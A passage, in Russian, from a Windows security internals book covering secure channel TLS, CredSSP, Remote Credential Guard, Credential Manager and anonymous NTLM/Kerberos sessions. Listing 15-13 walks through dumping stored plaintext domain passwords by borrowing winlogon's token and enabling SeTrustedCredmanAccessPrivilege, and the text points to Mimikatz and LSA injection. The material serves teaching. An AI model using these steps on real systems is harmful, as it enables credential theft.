Сначала мы проверяем наличие сертификата, имя субъекта которого совпадает с DNS-именем, указанным при создании клиентского контекста аутентификации □. PowerShell предоставляет хранилище сертификатов системы через поставщик диска `Cert`. В данном случае мы ищем совпадающий сертификат только в личном хранилище сертификатов текущего пользователя.

Если сертификата ещё нет, мы создаём новый командой `New-SelfSignedCertificate`, используя DNS-имя как субъект, и сохраняем его в личном хранилище текущего пользователя □. Этот сертификат не считается доверенным в цепочке сертификатов TLS. Новый сертификат можно было бы добавить в `Cert:\CurrentUser\Root`, сделав его доверенным; однако для этого примера безопаснее просто отключить проверку сертификата в клиенте.

Чтобы использовать сертификат на сервере, необходимо создать набор учётных данных secure channel, указав сертификат для использования сервером □. Обратите внимание, что сертификат должен иметь связанный закрытый ключ для использования сервером. Если выбрать сертификат без закрытого ключа, эта строка кода выдаст ошибку. С помощью учётных данных можно создать дескриптор, а из него - серверный контекст аутентификации.

Наконец, мы обмениваемся маркерами между серверным и клиентским контекстами аутентификации до завершения аутентификации □. Разумеется, в реальном приложении маркеры передавались бы через сетевое соединение, но для простоты здесь мы полностью игнорируем сеть.

Прежде чем делать что-либо ещё, можно исследовать согласованные сведения безопасности, как показано в листинге 15-8.

```
PS> $client.ConnectionInfo
Protocol      Cipher  Hash    Exchange
--------      ------  ----    --------
TLS1_2_CLIENT AES_256 SHA_384 ECDH_EPHEM

PS> $client.RemoteCertificate
Thumbprint                                Subject
----------                                -------
2AB144A50D93FE86BA45C4A1F17046459D175176  CN=NotReallyReal.com

PS> $server.ConnectionInfo
Protocol      Cipher  Hash    Exchange
--------      ------  ----    --------
TLS1_2_SERVER AES_256 SHA_384 ECDH_EPHEM
```

Листинг 15-8. Исследование сведений о соединении

Обратите внимание, что свойство `ConnectionInfo` возвращает согласованный протокол и алгоритмы шифрования. В данном случае мы согласовали TLS 1.2 с использованием алгоритма шифрования AES256, SHA384 для обеспечения целостности и эфемерного обмена ключами Диффи-Хеллмана на эллиптических кривых.

Можно также запросить сертификат сервера. Он должен совпадать с использованным в учётных данных сервера. Поскольку мы указали ручную проверку учётных данных, можно проверить действительность сертификата; если бы мы не запросили ручную проверку, процесс рукопожатия выдал бы ошибку. Наконец, можно также запросить сведения о соединении сервера, чтобы ещё раз убедиться в их совпадении со сведениями клиента.

На этом этапе соединение настроено, но мы ещё не передали серверу ни одного байта пользовательских данных. В листинге 15-9 показано, как шифровать и расшифровывать данные приложения, отправляемые по сетевому соединению.

```
1 PS> $header = New-LsaSecurityBuffer -Type StreamHeader
-Size $client.StreamHeaderSize
PS> $data = New-LsaSecurityBuffer -Type Data -Byte 0, 1, 2, 3
PS> $trailer = New-LsaSecurityBuffer -Type StreamTrailer
-Size $client.StreamTrailerSize
```

```
PS> $empty = New-LsaSecurityBuffer -Empty
PS> $bufs = $header, $data, $trailer, $empty

2 PS> Protect-LsaContextMessage -Context $client -Buffer $bufs -NoSignature
3 PS> $msg = $header, $data, $trailer | ConvertFrom-LsaSecurityBuffer
PS> $msg_token = Get-LsaAuthToken -Context $client -Token $msg
PS> Format-LsaAuthToken $msg_token
SChannel Record 0
4 Type    : ApplicationData
Version : 3.3
Data    :
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
-------------------------------------------------------------------------------
00000000: 00 00 00 00 00 00 00 01 C7 3F 1B B9 3A 5E 40 7E  - .........?..:^@~
00000010: B0 6C 39 6F EC DA E7 CC CC 33 C2 95              - .l9o.....3..

5 PS> $header = New-LsaSecurityBuffer -Type Data -Byte $msg
PS> $data = New-LsaSecurityBuffer -Empty
PS> $trailer = New-LsaSecurityBuffer -Empty
PS> $empty = New-LsaSecurityBuffer -Empty
PS> $bufs = $header, $data, $trailer, $empty
6 PS> Unprotect-LsaContextMessage -Context $server -Buffer $bufs -NoSignature
PS> ConvertFrom-LsaSecurityBuffer $data | Out-HexDump
00 01 02 03
```

Листинг 15-9. Шифрование и расшифрование данных приложения

Secure channel требует передать команде `Protect-LsaContextMessage` четыре буфера □. Первый буфер предназначен для заголовка записи TLS. Он должен иметь тип `StreamHeader` и размер, запрошенный из контекста с помощью свойства `StreamHeaderSize`.

Второй буфер предназначен для шифруемых данных и должен иметь тип `Data`. Для него существует максимально допустимый размер, который можно запросить с помощью свойства `StreamMaxMessageSize`. Максимальный размер обычно равен 16 КБ, поэтому используемые здесь 4 байта значительно меньше предела. Если шифруемые данные приложения превышают максимальный размер, их необходимо разбить на меньшие части.

Третий буфер будет содержать завершающую часть потока; он должен иметь тип `StreamTrailer` и размер `StreamTrailerSize`. Последний буфер пуст. Пакет secure channel, похоже, ничего в нём не хранит, но передать его необходимо, иначе вызов завершится ошибкой.

Теперь данные можно зашифровать, передав все четыре буфера команде `Protect-LsaContextMessage` □. Важно также передать параметр `NoSignature`. Любая созданная подпись будет частью созданных данных протокола, а не возвращаться отдельно, поэтому команде не требуется автоматически обрабатывать подпись.

В результате шифрования буферы заголовка, данных и завершающей части заполняются данными, необходимыми для передачи данных приложения серверу. Буферы необходимо сцепить с помощью команды `ConvertFrom-LsaSecurityBuffer` □. В данном случае мы уже знаем, что созданные данные являются записью TLS, поэтому можем исследовать её структуру командами контекста аутентификации. Видно, что теперь тип записи - `ApplicationData` □, тогда как в листинге 15-6 типом записи был `Handshake`. Использование `ApplicationData` указывает, что это запись зашифрованных данных.

Теперь необходимо расшифровать данные на сервере. Для этого снова требуются четыре буфера, но их конфигурация немного отличается. При расшифровании необходимо поместить всю запись TLS в первый буфер типа `Data` □. Следующие три буфера могут быть пустыми; при расшифровании они будут заполнены соответствующими частями сообщения.

Мы передаём буферы команде `Unprotect-LsaContextMessage`, снова указывая параметр `NoSignature`, поскольку подпись является частью протокола □. Проверив буфер данных, первоначально пустой, мы обнаруживаем, что теперь он заполнен исходными незашифрованными

данными.

Я сделал secure channel простым в использовании, но он намного сложнее, чем показано здесь. Например, вам придётся обрабатывать внеполосные предупреждения, указывающие на проблемы с соединением. Я рекомендую использовать существующий класс (например, `SslStream` из .NET) для добавления поддержки TLS в приложение, если только вам не нужна какая-либо редкая функция, которую он не предоставляет.

По умолчанию протокол TLS проверяет в соединении secure channel только сервер с помощью сертификата X.509; однако сервер может потребовать, чтобы клиент также предоставил действительный сертификат для проверки. Чтобы потребовать от клиента отправить сертификат, при создании серверного контекста аутентификации укажите атрибут запроса `MutualAuth`. По умолчанию secure channel попытается найти подходящий сертификат пользователя на клиенте, но этот поиск можно переопределить, задав явный сертификат при создании учётных данных клиента.

Сервер может запросить сертификат клиента с помощью того же свойства `RemoteCertificate` серверного контекста аутентификации. Обратите внимание, что по умолчанию secure channel не проверяет содержимое клиентского сертификата; это должно делать серверное приложение. Secure channel гарантирует только то, что клиент способен доказать владение соответствующим закрытым ключом сертификата. Если сервер является частью корпоративной сети, в Active Directory можно добавить сертификат личности, чтобы сопоставить клиентский сертификат с учётной записью пользователя и запросить объект Token для личности пользователя без дополнительной аутентификации.

CredSSP

Последний рассматриваемый нами пакет безопасности - CredSSP, протокол аутентификации, разработанный Microsoft для повышения безопасности подключений удалённого рабочего стола к компьютерам Windows. На рисунке 15-2 показана исходная реализация удалённого рабочего стола.




Рисунок 15-2. Исходная реализация удалённого рабочего стола

В исходной реализации клиент подключался к серверу с помощью клиентского приложения □. Затем сервер RDP создавал LogonUI для пользователя, отображавший обычный пользовательский интерфейс входа Windows, и реплицировал этот LogonUI по RDP, чтобы пользователь получал тот же интерфейс на клиентском компьютере. Затем пользователь мог ввести имя пользователя и пароль в LogonUI □, который следовал процессу интерактивной аутентификации, описанному в главе 12, чтобы проверить учётные данные пользователя □ и создать его рабочий стол.

У этого подхода к реализации удалённого рабочего стола есть несколько проблем безопасности. Во-первых, он не выполняет никакой проверки клиента; это позволяет любому подключиться, а затем попытаться угадать пароль пользователя или воспользоваться ошибкой в LogonUI для получения доступа к серверу. Во-вторых, запуск сеанса рабочего стола для пользовательского интерфейса - довольно дорогостоящая операция; легко установить достаточно соединений с сервером удалённого рабочего стола, чтобы исчерпать ресурсы компьютера и вызвать отказ в обслуживании. Наконец, существует риск фишинга учётных данных пользователя, если он предоставит их вредоносному удалённому серверу, к которому его обманом заставили подключиться.

Решением Microsoft для этих проблем является проверка подлинности на уровне сети (Network Level Authentication, NLA). NLA доступна начиная с Windows Vista и является механизмом аутентификации по умолчанию при включении подключений удалённого рабочего стола. NLA избегает обсуждавшихся проблем, интегрируя аутентификацию в Remote Desktop Protocol и проверяя наличие у пользователя действительных учётных данных до запуска сеанса рабочего стола. Это подтверждает личность клиента, предотвращает дорогостоящую настройку рабочего стола до успешной аутентификации и позволяет пользователю не раскрывать свои учётные данные серверу.

Пакет CredSSP реализует NLA. Он предоставляет TLS для шифрования на сетевом уровне (на основе secure channel) и отдельный TS Service Security Package (TSSSP), использующий протокол Negotiate для аутентификации пользователя, а также для получения ключа сеанса, которым шифруются учётные данные пользователя при отправке серверу. На рисунке 15-3 представлен обзор использования NLA для подключения к серверу удалённого рабочего стола.




Рисунок 15-3. Подключение удалённого рабочего стола с помощью Network Level Authentication

Сначала, вместо немедленного установления соединения, пользователь предоставляет свои учётные данные клиенту удалённого рабочего стола □. Обычно это имя пользователя и пароль для удалённого сервера.

Затем клиент устанавливает соединение с удалённым сервером, используя пакет CredSSP для защиты сетевого трафика с помощью TLS □. Сервер настраивает соответствующий контекст аутентификации CredSSP для реализации этого обмена. Далее его контекст CredSSP использует пакет TSSSP для проверки клиента на основе существующего протокола сетевой аутентификации, например NTLM или Kerberos □. Если этот этап проверки завершается неудачей, сервер может закрыть соединение до создания дорогостоящего рабочего стола.

Можно ожидать, что сервер создаст рабочий стол пользователя сразу после завершения сетевой аутентификации, но при подключении к удалённому рабочему столу появляется дополнительная сложность. Обычно при использовании протокола сетевой аутентификации, такого как NTLM или Kerberos, созданный на сервере сеанс входа может обращаться только к локальным ресурсам, поскольку учётные данные пользователя хранятся только на клиентском компьютере. Это проблема двойного перехода, упомянутая мной в главе 13 при обсуждении доменной сетевой аутентификации NTLM.

Такое поведение подходит, если пользователь удалённого рабочего стола обращается к локальному ресурсу сервера. Но при использовании удалённого рабочего стола пользователи обычно ожидают возможности единого входа на другие компьютеры сети, чтобы продолжить работу из сеанса удалённого рабочего стола. Для решения проблемы единого входа клиентский контекст CredSSP делегирует учётные данные пользователя серверу □. Он шифрует эти учётные данные с помощью согласованного ключа сеанса сетевой аутентификации.

Поскольку ключ сеанса аутентификации получен из пароля, вредоносный сервер не может использовать ретрансляцию NTLM или переслать билет Kerberos, а затем перехватить учётные данные, так как не сможет расшифровать их. Получив копию учётных данных, LSA позволяет удалённому пользователю подключаться с ними к другим сетевым службам так, словно он прошёл интерактивную аутентификацию.

Хотя CredSSP был разработан для подключений удалённого рабочего стола, он применяется и для других задач, требующих делегирования учётных данных. Например, в PowerShell можно использовать CredSSP поверх протокола WinRM, применяемого для удалённого взаимодействия PowerShell. Это позволяет создать удалённый сеанс PowerShell, который имеет учётные данные клиента и может подключаться к другим системам сети.

Я не стану приводить пример использования CredSSP, поскольку по большей части он выглядит как TLS-соединение, которое вы видели при проверке secure channel. Вместо этого рассмотрим несколько последних тем аутентификации, ещё не упомянутых мной.

Remote Credential Guard и режим Restricted Admin

Можно заметить проблему с делегированием учётных данных серверу удалённого рабочего стола. С NLA вы можете быть уверены, что сервер способен проверить ваши учётные данные, но если злоумышленник скомпрометировал сервер, он может собрать учётные данные после их расшифрования в процессе аутентификации. Возможно, злоумышленник ждёт, когда вы подключитесь к серверу с привилегированными учётными данными администратора домена. Кроме того, сервер может оставить ваши учётные данные в памяти процесса LSASS даже после выхода из системы, а значит, вредоносный злоумышленник сможет забрать их позднее.

Windows предоставляет две необязательные функции для уменьшения риска скомпрометированного сервера. Первая - Remote Credential Guard, которая работает с аутентификацией Kerberos и позволяет избежать непосредственного делегирования учётных данных пользователя. С Remote Credential Guard клиент может по требованию создавать новые билеты Kerberos для доступа к ресурсам. Благодаря этому клиент может подключаться к другим системам из удалённого рабочего стола так, словно делегировал свои учётные данные.

Что важно для безопасности, этот канал создания новых билетов существует только пока клиент подключён к серверу. Если он отключается, сервер больше не может создавать новые билеты, хотя уже аутентифицированный клиент, скорее всего, сохранит аутентификацию. Это означает, что для пользы злоумышленнику компьютер должен быть активно скомпрометирован, пока

привилегированный пользователь аутентифицирован.

Чтобы включить Remote Credential Guard, необходимо выполнить несколько шагов настройки в домене. Настройка выходит за рамки этого раздела, но если функция включена, её можно использовать с клиентом удалённого рабочего стола, выполнив следующую командную строку:

```
PS> mstsc.exe /remoteGuard
```

Вторая функция безопасности - режим Restricted Admin. Его главное отличие от Remote Credential Guard состоит в том, что при аутентификации пользователя на сервере сеанс входа создаётся без сетевых учётных данных пользователя. Вместо этого сеансу назначаются сетевые учётные данные учётной записи компьютера на сервере. Поэтому сеанс полезен главным образом только для локальных задач пользователя; он не сможет подключаться к сетевым ресурсам от собственного имени, если явно не предоставит удалённому серверу свои учётные данные. Однако эта функция гарантирует отсутствие привилегированных учётных данных, которые можно украсть при компрометации сервера.

Чтобы включить режим Restricted Admin, сначала добавьте в `HKLM\System\CurrentControlSet\Control\Lsa` значение ключа реестра DWORD с именем `DisableRestrictedAdmin` и установите его равным 0. Затем режим можно включить при запуске клиента следующей командой:

```
PS> Mstsc.exe /RestrictedAdmin
```

Одно из преимуществ этих двух функций (помимо накладываемых ими ограничений на делегирование учётных данных) состоит в том, что они позволяют клиенту удалённого рабочего стола использовать аутентификацию единого входа на основе учётных данных текущего пользователя, хранящихся в сеансе входа LSA. Причина в том, что ни одной функции не требуются учётные данные в виде открытого текста.

Диспетчер учётных данных

Одно из неудобств подключения к удалённому рабочему столу - необходимость вводить пароль при каждом подключении. Это кажется неизбежным, поскольку для работы единого входа с сервера удалённого рабочего стола необходимо предоставить серверу пароль учётной записи. Однако LSA поддерживает функцию сохранения пароля учётной записи для последующей аутентификации, чтобы не вводить его снова. Одно из мест использования этой функции - ввод учётных данных; в диалоговом окне отображается флажок «Запомнить меня», как показано на рисунке 15-4.




Рисунок 15-4. Ввод и сохранение учётных данных

Если установить флажок и успешно пройти аутентификацию, при следующем открытии диалоговое окно ввода имени сервера должно немного измениться (рисунок 15-5).



Рисунок 15-5. Диалоговое окно подключения с сохранёнными учётными данными

Теперь видно, что диалоговое окно предоставляет возможность изменить или удалить сохранённые учётные данные для этого сервера.

Клиент мог бы просто сохранить пароль пользователя непосредственно в файле на диске, но это было бы не слишком безопасно. Вместо этого он использует службу LSA, известную как диспетчер учётных данных. Эта служба может хранить пароли домена для удобного повторного использования, хотя Microsoft не рекомендует такую практику. Чтобы продемонстрировать хранение учётных данных, в листинге 15-10 сначала используется команда PowerShell `Get-Win32Credential`, вызывающая API Win32 `CredRead`, для чтения учётных данных клиента удалённого рабочего стола.

```
PS> Get-Win32Credential "TERMSRV/primarydc.domain.local" DomainPassword |
Format-Table UserName, Password
UserName                 Password
--------                 --------
MINERAL\Administrator
```

Листинг 15-10. Получение учётных данных клиента удалённого рабочего стола

Учётные данные хранятся по имени цели, которым для доменных учётных данных является SPN службы (в данном случае `TERMSRV/primarydc.domain.local`). При поиске учётных данных необходимо также указать тип, в данном случае `DomainPassword`.

Здесь мы отформатировали вывод, чтобы показать только имя пользователя и пароль. Однако можно заметить проблему: столбец пароля пуст. Это намеренное поведение службы. Если учётные данные представляют пароль домена, пароль не будет возвращён, если вызывающая сторона не работает внутри процесса LSA.

Такое поведение подходит для предполагаемого назначения: использования в пакетах безопасности, работающих внутри LSA. Например, CredSSP может проверить наличие у пользователя учётных данных целевой службы удалённого рабочего стола по её SPN и использовать их для чтения пароля пользователя и автоматической аутентификации. Служба хранит учётные данные в отдельных файлах профиля пользователя, как показано в листинге 15-11.

```
PS> ls "$env:LOCALAPPDATA\Microsoft\Credentials" -Hidden
    Directory: C:\Users\alice\AppData\Local\Microsoft\Credentials
Mode    LastWriteTime         Length Name
----    -------------         ------ ----
-a-hs-  5/17      10:15 PM    4076   806C9533269FB8C19A759596441A2ECF
-a-hs-  5/17       9:49 PM    420    B5E4F2A09B2613B8305BA6A43DC15D1F
-a-hs-  5/6        6:33 PM    11396  DFBE70A7E5CC19A398EBF1B96859CE5D
-a-hs-  5/17       3:56 PM    1124   E05DBE15D38053457F3523A375594044
```

Листинг 15-11. Просмотр файлов учётных данных пользователя

Каждый файл зашифрован индивидуальным ключом пользователя через Data Protection API (DPAPI), упомянутый мной в главе 10. Это означает, что мы должны иметь возможность расшифровать собственные файлы учётных данных с помощью DPAPI через класс .NET `ProtectedData`. В листинге 15-12 перечисляются файлы учётных данных текущего пользователя и предпринимается попытка расшифровать каждый из них с помощью `ProtectedData`.

```
PS> Add-Type -AssemblyName "System.Security"
PS> ls "$env:LOCALAPPDATA\Microsoft\Credentials" -h | ForEach-Object {
    $ba = Get-Content -Path $_.FullName -Encoding Byte
    [Security.Cryptography.ProtectedData]::Unprotect($ba,$null,"CurrentUser")
}
Exception calling "Unprotect" with "3" argument(s): "The data is invalid."
--snip--
```

Листинг 15-12. Попытка расшифровать файлы учётных данных пользователя

К сожалению, каждый файл возвращает одну и ту же ошибку: `The data is invalid`. Хотя он зашифрован ключом DPAPI пользователя, LSA устанавливает в двоичных данных специальный

флаг, указывающий, что расшифровать их может только код, работающий в LSA.

Есть множество способов успешно расшифровать файлы: например, можно внедрить код в процесс LSA и расшифровать их оттуда либо самостоятельно получить ключ DPAPI с помощью пароля пользователя и значений из ключа реестра базы данных SECURITY, а затем расшифровать файлы. Если вы хотите выбрать второй путь, я рекомендую изучить существующие инструменты, такие как Mimikatz, уже реализующие эту функциональность.

Другой подход к расшифрованию файлов был представлен в Windows Vista. Специальная привилегия маркера `SeTrustedCredmanAccessPrivilege` позволяет процессу считаться доверенным LSA при обращении к некоторым API диспетчера учётных данных. Самый интересный из этих API - `CredBackupCredentials`, который создаёт резервную копию всех учётных данных пользователя в файле, который впоследствии можно использовать для восстановления учётных данных при необходимости. Резервная копия также содержит все защищённые значения паролей.

В листинге 15-13 показано, как создать резервную копию учётных данных пользователя из диспетчера учётных данных. Эти команды необходимо выполнять от имени администратора, поскольку для получения маркера с `SeTrustedCredmanAccessPrivilege`, предоставляемой только избранным типам процессов, требуется доступ к привилегированному процессу.

```
PS> Enable-NtTokenPrivilege SeDebugPrivilege
1 PS> $token = Use-NtObject($ps = Get-NtProcess -Name "winlogon.exe"
-Access QueryLimitedInformation) {
    $p = $ps | Select-Object -First 1
    Get-NtToken -Process $p -Duplicate
}
2 PS> $user_token = Get-NtToken
PS> $ba = Invoke-NtToken -Token $token {
  3 Enable-NtTokenPrivilege SeTrustedCredmanAccessPrivilege
    Backup-Win32Credential -Token $user_token
}
4 PS> Select-BinaryString -Byte $ba -Type Unicode |
Select-String "^Domain:" -Context 0, 2
> Domain:target=TERMSRV/primarydc.mineral.local
  MINERAL\Administrator
  Passw0rd10
```

Листинг 15-13. Резервное копирование учётных данных пользователя из диспетчера учётных данных

Сначала мы открываем привилегированный процесс Winlogon и получаем копию его первичного маркера □. Затем получаем копию маркера пользователя, резервную копию которого хотим создать, в данном случае маркера текущего процесса □. После этого можно олицетворить маркер, дублированный из Winlogon □, включить `SeTrustedCredmanAccessPrivilege` и вызвать команду PowerShell `Backup-Win32Credential`, которая вызывает лежащий в основе API `CredBackupCredentials`.

Команда возвращает массив байтов с резервной копией. Массив байтов имеет закрытый формат, поэтому мы выбираем все строки Unicode и ищем среди них начинающиеся со строки `Domain:` □. Видны сохранённые учётные данные службы удалённого рабочего стола, включая имя и пароль.

Диспетчер учётных данных - лучшее место для хранения учётных данных, используемых пакетами безопасности LSA, такими как NTLM, Kerberos и CredSSP, чем доступный пользователю файл. Однако это не означает, что его следует использовать. Хотя раскрытие учётных данных требует некоторых усилий, как и любой механизм защиты, в какой-то момент он должен предоставить незашифрованные значения, которые злоумышленник сможет извлечь.

Дополнительные флаги атрибутов запроса

При создании клиентского или серверного контекста аутентификации можно указать набор флагов атрибутов запроса, изменяющих поведение аутентификации. В предыдущих главах мы уже видели поддержку подписания и опечатывания, а также делегирования и взаимной аутентификации. Тем не менее стоит выделить несколько других флагов, поддерживаемых Kerberos и NTLM.

Анонимные сеансы

Что если вам неизвестна учётная запись пользователя на целевом сервере? SSPI поддерживает концепцию анонимного сеанса, также называемого NULL-сеансом. В анонимном сеансе аутентифицируемому пользователю не нужны никакие учётные данные для создания маркеров аутентификации. Сервер обрабатывает аутентификацию обычным образом, но создаёт маркер пользователя ANONYMOUS LOGON. Это позволяет сетевому протоколу всегда требовать аутентификацию, упрощая протокол, а затем обеспечивать доступ на основе личности аутентифицированного пользователя. Указать анонимный сеанс можно с помощью флага атрибута запроса `NullSession` при создании клиентского контекста аутентификации, как в листинге 15-14.

```
PS> $client = New-LsaClientContext -CredHandle $credout
-RequestAttribute NullSession
```

Листинг 15-14. Добавление флага атрибута запроса `NullSession`

Если затем выполнить локальную сетевую аутентификацию NTLM, в маркере NTLM `AUTHENTICATE` должно появиться изменение, показанное в листинге 15-15.

```
<NTLM AUTHENTICATE>
1 Flags      : Unicode, RequestTarget, NTLM, Anonymous,...
Workstation: GRAPHITE
2 LM Response: 00
NT Response:
Version    : 10.0.18362.15
MIC        : 3780F9F6EC815DD34BA8A643162DC5FC

PS> Format-NtToken -Token $token
3 NT AUTHORITY\ANONYMOUS LOGON
```

Листинг 15-15. Маркер NTLM `AUTHENTICATE` *в анонимном сеансе*

В маркере NTLM `AUTHENTICATE` установлен флаг `Anonymous` □. Кроме того, LM-ответ состоит из одного нулевого байта, а NT-ответ отсутствует □. Запрос объекта Token процесса показывает, что он принадлежит анонимному пользователю □.

В Kerberos маркер анонимной аутентификации выглядит подобно маркеру NTLM, как показано в листинге 15-16.

```
<KerberosV5 KRB_AP_REQ>
Options         : None
<Ticket>
Ticket Version  : 0
ServerName      : UNKNOWN -
Realm           :
Encryption Type : NULL
Key Version     : 0
Cipher Text     :
00000000: 00
<Authenticator>
Encryption Type : NULL
Key Version     : 0
Cipher Text     :
00000000: 00
```

Листинг 15-16. Отправка анонимного сообщения Kerberos `AP-REQ`

Клиент отправляет сообщение AP-REQ с билетом и аутентификатором, содержащими пустые значения. Если вы увидите такое сообщение в перехвате сетевого трафика, можно быть уверенным, что клиент устанавливает анонимный сеанс.

Маркеры идентификации

При выполнении сетевой аутентификации окончательный объект Token является маркером уровня Impersonation. Если сервер способен пройти проверки олицетворения, описанные в главе 4, теперь он может обращаться к ресурсам этого пользователя. Что если мы не хотим, чтобы сервер мог использовать нашу личность для доступа к ресурсам? В таком случае можно указать флаг атрибута запроса Identify, как показано в листинге 15-17, чтобы сервер получил только маркер олицетворения уровня Identification, а не полноценный маркер уровня Impersonation.

```
PS> $client = New-LsaClientContext -CredHandle $credout
-RequestAttribute Identify
```

Листинг 15-17. Добавление флага атрибута запроса Identify

Это не позволит серверу использовать нашу личность для доступа к ресурсам, но по-прежнему позволит проверить, кто прошёл аутентификацию. Если снова выполнить аутентификацию, в маркере NTLM AUTHENTICATE должно появиться изменение, показанное в листинге 15-18.

```
<NTLM AUTHENTICATE>
1 Flags      : Unicode, RequestTarget, NTLM, Identity,...
--snip--

PS> Format-NtToken -Token $token -Information
TOKEN INFORMATION
-----------------
Type       : Impersonation
2 Imp Level  : Identification
```

